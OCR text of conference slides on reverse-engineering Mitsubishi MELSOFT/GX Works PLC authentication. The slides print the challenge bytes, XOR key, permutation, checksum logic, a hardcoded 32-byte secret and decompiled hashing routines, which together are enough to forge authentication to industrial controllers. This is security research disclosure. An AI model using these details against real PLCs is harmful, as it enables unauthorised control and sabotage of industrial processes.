
RSAConference2022

Dissect and Compromise Mitsubishi Ecosystems

Before Dissecting

This issue is not a vulnerability in Mitsubishi Electric products from the vendor's perspective

How to Compromise Mitsubishi Ecosystems




MELSOFT vs. SLMP

	MELSOFT	MELSEC-SLMP
Supported PLCs	**All CPU and Network Modules** basically	Specific PLC Series and Modules
Supported Commands	Over **110** Control Commands	Less 40 Control Commands
Communication	EWS-PLC	HMI-PLC
Authentication	Yes	**No**
Attacker Impact Scope	**Large (Program, Memroy, Process, File Operation, Stop…)**	Limited(Start, Stop, Read/Write…)

Melsoft Authentication

- Omit to establish a connection and header, focus on Authentication





Send 0x5a0000ff to get Challenge Code

PLC returns the random 10 byte Challenge Code. EWS will calculate the authentication code to pass the authentication based on the 10 byte Challenge Code

EWS will generate 32 byte code and response to PLC with 0x0114 to pass the authentication


Reverse Engineering GxWork2/3





Reverse Engineering on GxWork2/3 (Cont.)

- After getting the random 10 byte Challenge Code



1. $Xored\_buffer = Challenge\ Code \oplus xor\_base\_hex$


   $xor\_base\_hex = \{0x4d, 0x45, 0x4c, 0x53, 0x45, 0x43, 0x2d, 0x51, 0x00, 0x00\}$

2. Change the Xored_buffer place

$$tmp\_buf8[0] = xored\_buf[7]$$
$$tmp\_buf8[1] = xored\_buf[3]$$
$$tmp\_buf8[2] = xored\_buf[0]$$
$$tmp\_buf8[3] = xored\_buf[6]$$
$$tmp\_buf8[4] = xored\_buf[5]$$
$$tmp\_buf8[5] = xored\_buf[2]$$
$$tmp\_buf8[6] = xored\_buf[4]$$
$$tmp\_buf8[7] = xored\_buf[1]$$
$$tmp\_buf8[8] = xored\_buf[4]$$
$$tmp\_buf8[9] = xored\_buf[8]$$

Reverse Engineering GxWork2/3 (Cont.)

- After getting the random 10 byte Challenge Code



3. Convert tmp_buf to short variable


```
tmp_buf16[0] = *(uint16_t *)(&tmp_buf8[0]);
tmp_buf16[1] = *(uint16_t *)(&tmp_buf8[2]);
tmp_buf16[2] = *(uint16_t *)(&tmp_buf8[4]);
tmp_buf16[3] = *(uint16_t *)(&tmp_buf8[6]);
tmp_buf16[4] = *(uint16_t *)(&tmp_buf8[8]);
```

4. Verify PLC 10 bytes Challenge Code , Sum the tmp_buf

```
buf16_sum = tmp_buf16[0] + tmp_buf16[1] + tmp_buf16[2] + tmp_buf16[3];
if (tmp_buf16[4] != buf16_sum)
{
   return -1;
}
```

Reverse Engineering on GxWork2/3 (Cont.)

- After getting the random 10 byte Challenge Code



5. **Retrieve 4 short variables to integer variables**

```
tmp_buf32[0] = tmp_buf16[3] * tmp_buf16[1];
tmp_buf32[1] = tmp_buf16[3] * tmp_buf16[0];
tmp_buf32[2] = tmp_buf16[3] * tmp_buf16[2];
tmp_buf32[3] = tmp_buf16[3] * tmp_buf16[3];
```

Go to function sub_10062C3E

Reverse Engineering GxWork2/3 (Cont.)

```
1 int __stdcall sub_10062C3E(int a1, int a2, int a3, int a4)
2 {
3   int v4; // ecx
4   int v5; // esi
5   int i; // ecx
6   _DWORD v8[26]; // [esp+8h] [ebp-60h] BYREF
7   char _5cdb[32]; // [esp+70h] [ebp+8h] BYREF
8   char Output[64]; // [esp+90h] [ebp+28h] BYREF
9
10  memset(Output, 0x36, sizeof(Output));
11  v4 = 0;
12  v5 = a1 - (_DWORD)Output;
13  do
14  {
15    Output[v4] ^= Output[v4 + v5];
16    ++v4;
17  }
18  while ( v4 < 32 );
19  sub_10062860(v8);
20  sub_10062B7B((int)v8, (int)Output, 64);
21  sub_10062B7B((int)v8, a2, a3);
22  sub_10062BC6(v8, _5cdb);
23  memset(Output, 92, sizeof(Output));
24  for ( i = 0; i < 32; ++i )
25    Output[i] ^= Output[i + v5];
26  sub_10062860(v8);
27  sub_10062B7B((int)v8, (int)Output, 64);
28  sub_10062B7B((int)v8, (int)_5cdb, 32);
29  sub_10062BC6(v8, a4);
30  sub_10062860(v8);
31  memset(Output, 0, 0x20u);
32  memset(_5cdb, 0, sizeof(_5cdb));
33  return 0;
34 }
```

6. Use a pre-defined 32 byte code (generated by sub_10005cdb) to generate 32 bytes hex

```
uint8_t array_5cdb[32] =
{
        0xb0, 0x7e, 0x32, 0x90, 0xb7, 0xc9, 0xa6, 0xa7,
        0xe4, 0x92, 0x8b, 0x9d, 0x7d, 0x62, 0xbb, 0x6b,
        0x62, 0xdc, 0x64, 0x5d, 0xd7, 0x51, 0x68, 0xd2,
        0x66, 0xf7, 0xd0, 0x2b, 0xb1, 0x1a, 0xa2, 0x9f
};
```

7. Generate 64 bytes Output buffer

```
memcpy(&out_buf[0], array_5cdb, 32);
memcpy(&out_buf[32], &tmp_buf32[0], 16);
memcpy(&out_buf[48], &tmp_buf8[0], 10);
out_buf[58] = 0x00;
out_buf[59] = 0x00;
out_buf[60] = 0x20;
out_buf[61] = 0xf2;
out_buf[62] = 0x08;
out_buf[63] = 0x19;
```

Reverse Engineering GxWork2/3 (Cont.)

```
1int __stdcall sub_10062C3E(int a1, int a2, int a3, int a4)
2{
3  int v4; // ecx
4  int v5; // esi
5  int i; // ecx
6  _DWORD v8[26]; // [esp+8h] [ebp-60h] BYREF
7  char _5cdb[32]; // [esp+70h] [ebp+8h] BYREF
8  char Output[64]; // [esp+90h] [ebp+28h] BYREF
9
10 memset(Output, 0x36, sizeof(Output));
11 v4 = 0;
12 v5 = a1 - (_DWORD)Output;
13 do
14 {
15   Output[v4] ^= Output[v4 + v5];
16   ++v4;
17 }
18 while ( v4 < 32 );
19 sub_10062860(v8);
20 sub_10062B7B((int)v8, (int)Output, 64);
21 sub_10062B7B((int)v8, a2, a3);
22 sub_10062BC6(v8, _5cdb);
23 memset(Output, 92, sizeof(Output));
24 for ( i = 0; i < 32; ++i )
25   Output[i] ^= Output[i + v5];
26 sub_10062860(v8);
27 sub_10062B7B((int)v8, (int)Output, 64);
28 sub_10062B7B((int)v8, (int)_5cdb, 32);
29 sub_10062BC6(v8, a4);
30 sub_10062860(v8);
31 memset(Output, 0, 0x20u);
32 memset(_5cdb, 0, sizeof(_5cdb));
33 return 0;
34}
```

8. Generate 64 bytes array with the value is 0x36

9. Perform exclusive-OR on the first 32 bytes and _5cdb array

```
memset(out_buf, 0x36, 64);
for (idx = 0; idx < 32; idx++)
        out_buf[idx] ^= array_5cdb[idx];
```

Go to function sub_10062860

Reverse Engineering GxWork2/3 (Cont.)

```
int __stdcall sub_10062860(_DWORD *a1)
{
  _DWORD *v1; // eax
  int v2; // edx

  v1 = a1;
  v2 = 8;
  do
  {
    *v1 = *(_DWORD *)((char *)v1 + &unk_10127E68 - (_UNKNOWN *)a1);
    ++v1;
```

```
.data:10127E68 unk_10127E68    db  67h ; g          ; DATA XREF: gen_104bytes_10062860+6To
.data:10127E69                 db 0E6h ; æ
.data:10127E6A                 db   9
.data:10127E6B                 db  6Ah ; j
.data:10127E6C                 db  85h ; …
.data:10127E6D                 db 0AEh ; ®
.data:10127E6E                 db  67h ; g
.data:10127E6F                 db 0BBh ; »
.data:10127E70                 db  72h ; r
.data:10127E71                 db 0F3h ; ó
.data:10127E72                 db  6Eh ; n
.data:10127E73                 db  3Ch ; <
.data:10127E74                 db  3Ah ; :
.data:10127E75                 db 0F5h ; õ
.data:10127E76                 db  4Fh ; O
.data:10127E77                 db 0A5h ; ¥
.data:10127E78                 db  7Fh ;
.data:10127E79                 db  52h ; R
.data:10127E7A                 db  0Eh
.data:10127E7B                 db  51h ; Q
.data:10127E7C                 db  8Ch ; Œ
.data:10127E7D                 db  68h ; h
.data:10127E7E                 db   5
.data:10127E7F                 db  9Bh ; ›
.data:10127E80                 db 0ABh ; «
.data:10127E81                 db 0D9h ; Ù
.data:10127E82                 db  83h ; ƒ
.data:10127E83                 db  1Fh
.data:10127E84                 db  19h
.data:10127E85                 db 0CDh ; Í
.data:10127E86                 db 0E0h ; à
.data:10127E87                 db  5Bh ; [
```

10. Generate a 104 byte array, and copy unk_10127E68 to the first 32 bytes

```
uint8_t array_62860[32] =
{
        0x67, 0xe6, 0x09, 0x6a, 0x85, 0xae, 0x67, 0xbb,
        0x72, 0xf3, 0x6e, 0x3c, 0x3a, 0xf5, 0x4f, 0xa5,
        0x7f, 0x52, 0x0e, 0x51, 0x8c, 0x68, 0x05, 0x9b,
        0xab, 0xd9, 0x83, 0x1f, 0x19, 0xcd, 0xe0, 0x5b
};
```

11. Copy 64 bytes from array_104bytes, and fill 0 in the last 8 bytes

array_62860(32bytes)	array_104bytes(64 bytes)	0*8 bytes

104 Byte Array

Reverse Engineering GxWork2/3 (Cont.)

```
int __stdcall sub_10062C3E(int a1, int a2, int a3, int a4)
{
  int v4; // ecx
  int v5; // esi
  int i; // ecx
  _DWORD v8[26]; // [esp+8h] [ebp-60h] BYREF
  char _5cdb[32]; // [esp+70h] [ebp+8h] BYREF
  char Output[64]; // [esp+90h] [ebp+28h] BYREF

  memset(Output, 0x36, sizeof(Output));
  v4 = 0;
  v5 = a1 - (_DWORD)Output;
  do
  {
    Output[v4] ^= Output[v4 + v5];
    ++v4;
  }
  while ( v4 < 32 );
  sub_10062860(v8);
  sub_10062B7B((int)v8, (int)Output, 64);
  sub_10062B7B((int)v8, a2, a3);
  sub_10062BC6(v8, _5cdb);
  memset(Output, 92, sizeof(Output));
  for ( i = 0; i < 32; ++i )
    Output[i] ^= Output[i + v5];
  sub_10062860(v8);
  sub_10062B7B((int)v8, (int)Output, 64);
  sub_10062B7B((int)v8, (int)_5cdb, 32);
  sub_10062BC6(v8, a4);
  sub_10062860(v8);
  memset(Output, 0, 0x20u);
  memset(_5cdb, 0, sizeof(_5cdb));
  return 0;
}
```

```
int __stdcall sub_10062B7B(int a1, int a2, signed int a3)
{
  signed int i; // edi
  signed int v4; // esi

  for ( i = 0; i < a3; i += v4 )
  {
    v4 = 64 - *(_DWORD *)(a1 + 96);
    if ( v4 > a3 )
      v4 = a3;
    sub_1006289B(a1, (void *)(i + a2), v4);
    sub_100628C7((_DWORD *)a1);
  }
  return 0;
}
```

12. Handle last 8 bytes of 104 bytes array. Set last 8 bytes as 2 integer variable, and add the value 0x40

```
int __stdcall sub_1006289B(int a1, void *Src, size_t Size)
{
  memcpy((void *)(a1 + *(_DWORD *)(a1 + 96) + 32), Src, Size);
